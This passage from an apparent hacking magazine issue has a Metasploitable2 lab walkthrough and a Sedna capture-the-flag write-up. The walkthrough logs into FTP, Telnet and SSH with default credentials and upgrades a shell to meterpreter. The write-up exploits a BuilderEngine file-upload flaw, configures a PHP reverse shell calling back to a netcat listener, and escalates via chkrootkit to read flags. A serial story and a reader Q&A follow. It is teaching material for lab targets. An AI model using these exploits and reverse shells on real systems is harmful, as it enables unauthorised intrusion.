220 (vsFTPd 2.3.4)
Name (192.168.91.130:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 3 1000 1000 4096 Apr 28 2010 mysql-ssl
drwxr-xr-x 5 1000 1000 4096 Apr 28 2010 samba
drwxr-xr-x 2 1000 1000 4096 Apr 19 2010 tikiwiki
drwxr-xr-x 3 1000 1000 4096 Apr 16 2010 twiki20030201
226 Directory send OK.
ftp>
```

I once again try to upload the "shell.php" into the FTP directory. This time it's successful.

SFTP or Secure File Transfer Protocol is a FTP protocol that runs over a SSH secure connection.

```
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 65534 4096 Mar 17 2010 ftp
drwxr-xr-x 7 1000 1000 4096 May 18 10:31 msfadmin
drwxr-xr-x 2 1002 1002 4096 Apr 16 2010 service
drwxr-xr-x 3 1001 1001 4096 May 18 09:48 user
226 Directory send OK.
ftp> cd msfadmin
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
26802 bytes sent in 0.04 secs (615.8403 kB/s)
ftp>
```

Now I can upload any malicious file to the server and can use it for any nefarious purpose, or propagation.



TELNET

Telnet is a network protocol used to remotely administer a system. It is bi-directional and interactive communication protocol. Using telnet we can remotely communicate with a system far away. It runs on port 23.

We can connect to a telnet server from terminal just as we connected to a FTP server using command "telnet IP address". Anyone who successfully logs into telnet will get a shell on the remote system.

When I connected to the telnet server of our target system, I didn't even need any enumeration as the username and password were displayed in the banner.

```
root@kali:~# telnet 192.168.91.130
Trying 192.168.91.130...
Connected to 192.168.91.130.
Escape character is '^]'.

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: |
```

In Scanning and Banner grabbing, we saw what are banners. Service banners display information about the service they are running. Hackers can use this information to find out as to what services they are running and find out any exploits for them. In a rare case, they can even display credentials like this. An intelligent security admin will limit the information displayed through their banners.

When I logged in with the credentials msfadmin/msfadmin, as you can see in the below image, I got a normal shell.

```
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri May 19 04:40:29 EDT 2017 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
msfadmin@metasploitable:~$ ls
shell shell.elf shell.php vulnerable
msfadmin@metasploitable:~$
```

Although getting a shell on a remote system is good, we can perform limited operations with this type of shells. But don't worry, we can get a meterpreter session on the remote system with the help of Metasploit, ofcourse by exploiting telnet.

A shell is a command-line interpreter or shell that provides a traditional Unix-like command line user interface. Users direct the operation of the computer by entering commands as text for a command line interpreter to execute, or by creating text scripts of one or more such commands. In UNIX there are two types of shells relevant to hacking. A shell with a '\$' symbol is a normal shell with limited privileges. A shell with a '#' symbol is a called a root shell which has all privileges. A root user is akin to administrator in Windows but is more powerful than the administrator in Windows.

Start Metasploit and load the telnet module as shown below. Set all the options we need and execute the module by typing command "run".

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set rhosts 192.168.91.130
rhosts => 192.168.91.130
msf auxiliary(telnet_login) > set rport 23
rport => 23
msf auxiliary(telnet_login) > set username msfadmin
username => msfadmin
msf auxiliary(telnet_login) > set password msfadmin
password => msfadmin
msf auxiliary(telnet_login) > run

[*] 192.168.91.130:23 - No active DB -- Credential data will not be saved!
[*+] 192.168.91.130:23 - 192.168.91.130:23 - LOGIN SUCCESSFUL: msfadmin:msfadmin
min
[*] 192.168.91.130:23 - Attempting to start session 192.168.91.130:23 with m
sfadmin:msfadmin
[*] Command shell session 1 opened (192.168.91.128:39035 -> 192.168.91.130:23) a
t 2017-05-19 04:58:27 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_login) >
```

You can see that we successfully got a shell just like before. Type command "sessions" to display the sessions we have.

```
msf auxiliary(telnet_login) > sessions

Active sessions
=====
  Id  Type  Information                                     Connection
  --  ---  -
  1   shell TELNET msfadmin:msfadmin (192.168.91.130:23) 192.168.91.128:39035
-> 192.168.91.130:23 (192.168.91.130)
msf auxiliary(telnet_login) >
```

Metasploit provides a wonderful option to upgrade a command shell to meterpreter shell. Load the following post module and set the session id as that of telnet shell. Run the module.

```
msf auxiliary(telnet_login) > use post/multi/manage/shell_to_meterpreter
msf post(shell_to_meterpreter) > set session 1
session => 1
msf post(shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.91.128:4433
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.91.130
[*] Meterpreter session 2 opened (192.168.91.128:4433 -> 192.168.91.130:47574) a
t 2017-05-19 05:00:43 -0400
[*] Command stager progress: 100.00% (668/668 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) >
```

As you can see in the above image, we successfully got a meterpreter session on the metasploitable system.

We can see all the sessions we have using command "sessions".

```
Active sessions
=====
  Id  Type  Information                                     Connection
  --  ---  -
  1   shell TELNET msfadmin:msfadmin (192.168.91.130:23) 192.168.91.128:39035 -> 192.168.91.130:23 (192.168.91.130)
  2   meterpreter x86/linux uid=1000, gid=1000, euid=1000, egid=1000, suid=1000, sgid=1000 @ metasploitable 192.168.91.128:4433 -> 192.168.91.130:47574 (192.168.91.130)
msf post(shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
              : UTC 2008 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

We can interact with the session we want by using command "sessions -i id" where id is the session id number. We will see more about meterpreter in our later issues.

For the first time, we gained access to the metasploitable system, although with limited privileges.

SSH

SSH stands for a secure shell. It was designed as a replacement for telnet and intended to be secure unlike telnet. SSH is a cryptographic network protocol which encrypts the data during remote communication.

Thus it provides security and authentication also takes in encrypted format. Thus even if any hacker is sniffing on the local LAN, he still can't see any SSH credentials. SSH by default runs on port 22.

Just like it has a telnet module, Metasploit also has a SSH login module. We will use the same credentials msfadmin/msfadmin to login.

Load the SSH login module as shown below and configure required options.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 192.168.91.130
rhosts => 192.168.91.130
msf auxiliary(ssh_login) > set rport 22
rport => 22
msf auxiliary(ssh_login) > set username msfadmin
username => msfadmin
msf auxiliary(ssh_login) > set password msfadmin
password => msfadmin
```

Once all the options are set, run the module as shown below.

```
msf auxiliary(ssh_login) > run
[*] SSH - Starting bruteforce
[+] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metaexploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux'
[*] No active DB -- Credential data will not be saved!
```

We have a successful login. Same as above, we can use "sessions" command to view the

```
msf auxiliary(ssh_login) > sessions
Active sessions
*****
  Id  Type      Information                                     Connection
  --  -
  1   shell     TELNET msfadmin:msfadmin (192.168.91.130:23) 192.168.91.128:39035 -> 192.168.91.130:23 (192.168.91.130)
  3   shell linux SSH msfadmin:msfadmin (192.168.91.130:22) 192.168.91.128:33985 -> 192.168.91.130:22 (192.168.91.130)
msf auxiliary(ssh_login) > sessions -i 3
[*] Starting interaction with 3...

hello
/bin/sh: line 1: hello: command not found
ls
shell
shell_elf
shell.php
vulnerable
```

available sessions. We can also upgrade this SSH shell to meterpreter just as we did in the case of telnet.

That was about how to hack telnet, ftp and SSH.

POINT TO BE NOTED

In present times, it's highly unlikely that you will find telnet on most of the systems. FTP and SSH can be found but don't expect them to be with default credentials or anonymous account enabled on FTP. If you luckily find all three services with easily found credentials, you should be more careful than being excited. It may be a honeypot to lure hackers. Nowadays, the banners are also rarely shown for any service. This is done to reduce the attack vector and make it difficult to hackers.

What We Achieved:

Using the details we gathered during enumeration, we have hacked some services on the Metasploitable system. We have also gained shell and meterpreter session on the system.

Have any article request, query regarding hacking and everything technical related to hacking, Send them to qa@hackercool.com

Have any sales query like placing ads or for any other advertisement query, or any other question regarding sales, Send them to sales@hackercool.com

CAPTURE THE FLAG

CTF contests or Capture the Flag contests provide us a realistic and challenging scenario to learn hacking.

In this issue, I decided to take up the challenge of Hackfest2016 : Sedna. Its difficulty level was MEDIUM. After firing up the VM, the first thing I did was verbose scan with Nmap.

```
root@kali:~# nmap -sV 192.168.91.134
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-03 10:28 EDT
Nmap scan report for 192.168.91.134
Host is up (0.00048s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 6.6.1p1 Ubuntu Zubuntu2 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain           ISC BIND 9.9.5-3-Ubuntu
80/tcp    open  http              Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3
111/tcp   open  rpcbind          2-4 (RPC #100000)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap              Dovecot imapd
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imap          Dovecot imapd
995/tcp   open  ssl/pop3
8080/tcp  open  http              Apache Tomcat/Coyote JSP engine 1.1
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port110-TCP:V=7.25BETA2%I=7%D=5/3%T=5909E954%P=1686-pc-linux-gnu%r(D
```

The verbose scan revealed two banners open SSH and Apache Tomcat, which I thought might have vulnerabilities to exploit. After an arduous search returned nothing, I scanned the website with noisyboy Nikto.


```
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb05 9bb5bc8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 7536 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2017-05-03 10:33:35 (GMT-4) (31 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

It returned nothing except some directory indexing which it said might be interesting.


First I checked the robots.txt although I was not sure it would have any juicy info needed to me. It had the same entry the QUAOAR

```
Applications Places Firefox ESR
http://192.16.4/robots.txt
192.168.91.134/robots.txt
User-Agent: *
Disallow: Hackers
```


VM had. Next I checked the directory named files. The only interesting thing it had was a directory named users.



When I tried to view the contents of the users directory, it gave me an access forbidden message.




Another directory shown by Nikto 'system' also gave the same message.




After searching every nook and corner accessible on the target and after checking vulnerability of each service and failing, I opened the license.txt file.

It was the license file of Builder engine.



I don't know what exactly builder engine is, but seeing that this is the only one which can move forward, I searched for "builder engine" in exploitdb database.

It gave me one result. The version 3.5.0 (the exact version present in our Sedna) is fraught with file upload vulnerability.



I downloaded the exploit and had a look at it.

```
# Version: 3.5.0
# Tested on: Kali Linux 2.0 64 bit
# Google Dork: intext:"BuilderEngine Ltd. All Right Reserved"

1) Unauthenticated Unrestricted File Upload:

    POST /themes/dashboard/assets/plugins/jquery-file-upload/server/php/
    Vulnerable Parameter: files[]


    We can upload test.php and reach the file via the following link:
    /files/test.php

-->
<html>
<body>
<form method="post" action="http://localhost/themes/dashboard/assets/plugins/jquery-file-upload/server/php/" enctype="multipart/form-data">
<input type="file" name="files[]" />
<input type="submit" value="send" />
</form>
</body>
</html>
```

Its time to run our exploit. I started the apache web server inbuilt in Kali Linux and uploaded the downloaded exploit to the web server as shown below.

```
root@kali:~/var/www/html# cp /root/Downloads/40390.php /var/www/html
root@kali:~/var/www/html# service apache2 start
root@kali:~/var/www/html#
```

If everything went right, our uploaded file should look like below in our web server.



We can upload a file into the target server using this script. Normally uploaded file will be a shell. Kali Linux has many web shells which can be found in webshells directory.

Here I am gonna use php-reverse-shell made by pentestmonkey. You can find it by using command "locate php-reverse-shell" in


the terminal. Once you find it, open it with a text editor. We need to make a small change in the script. In order to get back the reverse shell, we need to give our Kali's IP address in the script.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

It will look like below after changing the IP address. We can even change the port if we want.

```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.91.128'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

me. After saving the changes, upload the shell into our exploit as shown below.



Before sending our php-reverse-shell to the target, we need to start a netcat listener on the same port we specified above. In our case, port 1234.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Now click on Send. We can see our uploaded shell in the files directory of the remote web server as shown below.



When you execute the php-reverse-shell by clicking on it, we get a shell on our netcat listener as shown below.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.91.134: inverse host lookup failed: Unknown host
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.134] 45208
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i
886 i686 GNU/Linux
05:57:41 up 2:42, 0 users, load average: 0.00, 0.04, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

I searched for the flags by using "locate" command and found my first flag in www folder.

```
$ locate flag.txt
/var/www/flag.txt
$ leafpad /var/www/flag.txt
/bin/sh: 27: leafpad: not found
$ cd /var/www
$ cat flag.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
$
```

After getting the first flag, the second flag needs privilege escalation. I ran the privchecker script to see the vectors of privilege escalation but it did not help much. After a lot of enumeration I found two privilege escalation vectors.

The first one is dirtycow vulnerability and second chrootkit. Dirtycow was always my favorite so I decided to go with it. I downloaded the exploit and tried to run it but it gave me a lot of errors. I am not much of a programming expert so I decided to try the chrootkit exploit.

While I was preparing the exploit, I got a good news. Metasploit has added the builder engine exploit to its arsenal. Why this is a good news? Because Metasploit also has the chrootkit exploit.

Load the exploit as shown below.

```
msf > use exploit/multi/http/builderengine_upload_exec
msf exploit(builderengine_upload_exec) > show options

Module options (exploit/multi/http/builderengine_upload_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST     192.168.91.134  yes       The target address
  RPORT     80               yes       The target port
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI / VHOST      no         The base path to BuilderEngine HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    BuilderEngine 3.5.0
```

I set the rhost, checked if the target is indeed vulnerable and then ran the exploit. Hurrah, got the meterpreter session. We can see that

```
msf exploit(builderengine_upload_exec) > set rhost 192.168.91.134
rhost => 192.168.91.134
msf exploit(builderengine_upload_exec) > check
[*] 192.168.91.134:80 The target appears to be vulnerable.
msf exploit(builderengine_upload_exec) > run

[*] Started reverse TCP handler on 192.168.91.128:4444
[*] Our payload is at: ASnHsSHN.php. Calling payload...
[*] Calling payload...
[*] Sending stage (33721 bytes) to 192.168.91.134
[*] Meterpreter session 1 opened (192.168.91.128:4444 -> 192.168.91.134:44034) at 2017-05-29 13:30:25 -0400
[*] Deleted ASnHsSHN.php

meterpreter >
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

we are running with the privileges of a web server user. Background the current session and load the chrootkit module.

```
msf exploit(chkrootkit) > set session 1
session => 1
msf exploit(chkrootkit) > run
[*] Exploit completed, but no session was created.

[*] Started reverse TCP double handler on 192.168.91.128:4444
[*] Rooting depends on the crontab (this could take a while)
msf exploit(chkrootkit) > [*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nlvNqMnKf7Kr8p4R;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "nlvNqMnKf7Kr8p4R\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.91.128:4444 -> 192.168.91.134:44036) at 2017-05-29 13:58:32 -0400
[*] Deleted /tmp/update
```

We successfully got a command shell on the target. We can see the sessions available as shown below.

```
msf exploit(chkrootkit) > sessions

Active sessions
-----
  Id  Type      Information                                     Connection
  --  -
  1   meterpreter php/linux www-data (33) @ Sedna 192.168.91.128:4444 -> 192.168.91.134:44034
  2   shell unix                                     192.168.91.128:4444 -> 192.168.91.134:44036

msf exploit(chkrootkit) >
```

We can interact with the root shell by using command "sessions -i 2". The first thing I do is check the current working directory. It is root. This directory was inaccessible before. We have the second flag in the root directory itself.

```
msf exploit(chkrootkit) > sessions -i 2
[*] Starting interaction with 2...

2176002136
fhUZBvMMUYkIFcAQRlSNAjTLTlepBwLs
true
YfyfzfbJ0jKiczhlSSErOmpkhHh0Syln
VqZjuuFvBngbsofAzzEkzKfYpZvZuTAM
W5iFyaZQtanJnddpvQYrhwIvniUmSt

8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
chkrootkit
flag.txt
pwd
/root
ls
8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
chkrootkit
flag.txt
cat flag.txt
a10828bee17db751de4b936614558305
```



Hence we have captured all flags in this VM.

DISAPPOINTED

HACKED - The Beginning

As days went by, I was being filled with frustration as I was not getting any job offers or calls. The challenges posed by my First Assignment were still lingering in my mind. I was getting a feeling that I am unfit for the job role of a penetration tester or for that matter any job in cyber security.

I thought there is only one solution for this frustration. Paying a visit to the institute to where I learnt hacking to enquire about my job they promised to provide. I first made a call to the institute to enquire about the availability of the executive who promised a job to me. It seems he is forever unavailable. After making calls for a few days, I came to realise that maybe the executive was trying to avoid me. So I decided to make a surprise visit.

I figured out the best time would be 9 am to 12 pm when the first batch would be running and there will be more chances of institute employees being there. The first one I encountered was the receptionist. Even she said there were lots of jobs in this field and the institute would definitely provide job assistance.

"Hi" I said. "Hi, How are you?" She replied with a smile. We had some basic courtesy exchanges and I brought up the matter of my job assistance. She said I should speak with SIR but SIR was busy taking the class. So I should wait. Waiting was something I hated the most. But as I already said beggars can't be choosers.

The receptionist got busy with a new person who came to enquire about the course. She was making the same promises she made to me. The student seemed to be a new sheep to me. Then I thought about the receptionist. How can she make such blatant promises which will definitely fail.

After an arduous wait, the SIR came outside and immediately became busy with his phone. It appeared he was attending some important call. When he finally ended the call, I made my move. He went outside fast saying that he would return. That was really frustrating. But it was my job. So I had to wait. There was no other choice.

Finally he met me or maybe I should say I caught him. The pleasantries were short. I quickly enquired about the job. The SIR told me that he already informed a company with whom they had tie up about my job. He said they will soon have an opening and it is a matter of some months I got a job. His answer not only seemed premeditated but also more practised. Maybe this is the answer he gives a lot of students who finish their course in his institute.

Meanwhile he advised me to not waste my time and should upload my resume in jobseeker sites like Naukri, Monster, Shine etc. He once again affirmed there were a lot of openings. I was really disappointed with their answer. It almost shattered my dream of getting a job as a hacker.

As I was returning home, I was angry on many things. I was angry on my fate which did not allow me to complete my studies regularly. I was also angry on the institutes, their false promises, the education system and especially SIR. He made the most false promises to me regarding my job.

As I told what happened at the institute in my home, they criticised my decision to take up this course which had no jobs. They once again advised me to undertake ABAP course which almost everyone was taking nowadays. I was so much disappointed that my mind didn't work properly.

To Be continued

HACKING Q&A

Q: I am Installing a tool and it needs golang to be installed. But I am having problems installing golang in Kali Linux. Any help would be good? -Tweaker

A: Dear Tweaker, I see your question is trying to hide many details. That's a good skill for a hacker to have. Coming to the answer to your question, the best guide to install golang in Linux systems is this link given below.

<https://www.tecmint.com/install-go-in-linux/>

Q: I am Still having a problem installing Kali Linux in VirtualBox. I am confused which file to download. I am totally new in this. Please help me? -Many users.

A: To all the users who are facing problems installing Kali Linux in Virtualbox. Go to the following link

<https://www.kali.org/downloads/> and it should look like below. We can install Kali Linux in Vi-




Image Name	Download	Size	Version	sha256sum
Kali 64 bit	ISO Torrent	2.4G	2017.1	4961c57698982208866c4e11ae8997a779880255e05773181a9f2e11e6d
Kali 32 bit	ISO Torrent	2.7G	2017.1	58b3747efac7c982173924e49e23d6ace27748580f4c894ab6e2625aete
Kali 64 bit Light	ISO Torrent	0.8G	2017.1	5c8f6300f9842f24d9f92c28e4037f4561ffc83629d0c21af390242ae90b
Kali 32 bit Light	ISO Torrent	0.8G	2017.1	6c83281ecf8782c7993d2526d8226d30d5c5773149448a36830995e4907e9f
Kali 64 bit #17	ISO Torrent	2.4G	2017.1	ae293c4679f38a4f13d899a272cc313d7813e466a68282374154186c12891f099c
Kali 64 bit KDE	ISO Torrent	2.7G	2017.1	838742fec378114ff968d0f3ec28bed98e4fae613e99850b25cebc1346830d0
Kali 64 bit Mate	ISO Torrent	2.4G	2017.1	3ea748a8c5f9d089828acdc45f8398e98242b04413c12985e1805126c9b
Kali 64 bit Xfce	ISO Torrent	2.3G	2017.1	8a17c2f948585798b6d32a22e26f9a28f395a08175f6b9b288aef4c4593
Kali 64 bit LXDE	ISO Torrent	2.3G	2017.1	35aed5aaab0a81880f963e4507e4676e088a47721c7d232c183207ca63b
Kali armhf	Image Torrent	0.8G	2017.1	a79129a8a3c764545d2c83fcd63f8b04743d879eccfa40710f94f710d63
Kali arm64	Image Torrent	0.4G	2017.1	38804422306f07971c0e5f7c1882b0401c0e871c3e874a98e5204a4977c

rtualbox using two methods. First method is where you download an iso file as shown above. If you use this method, you will have to install Guest additions yourself. Installing Kali in Virtualbox using this method will be shown in June 2017 issue.

Kali Linux also offers virtual images for VirtualBox and Vmware. These can be found on the same link as given above if you further scroll down the "Downloads" page. If you install Kali Linux using the Kali Vbox image, you don't have to install Guest Additions manually.






Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux 64 bit VBox	Torrent	3.1G	2017.1	9c1144899771e677937e6268138542520ff19b386a68c8055f88249c1f4cc
Kali Linux 32 bit VBox PAE	Torrent	3.1G	2017.1	348bed838f94c188077d478007e6073082b0a4c857a5acc8fca790b2ce42
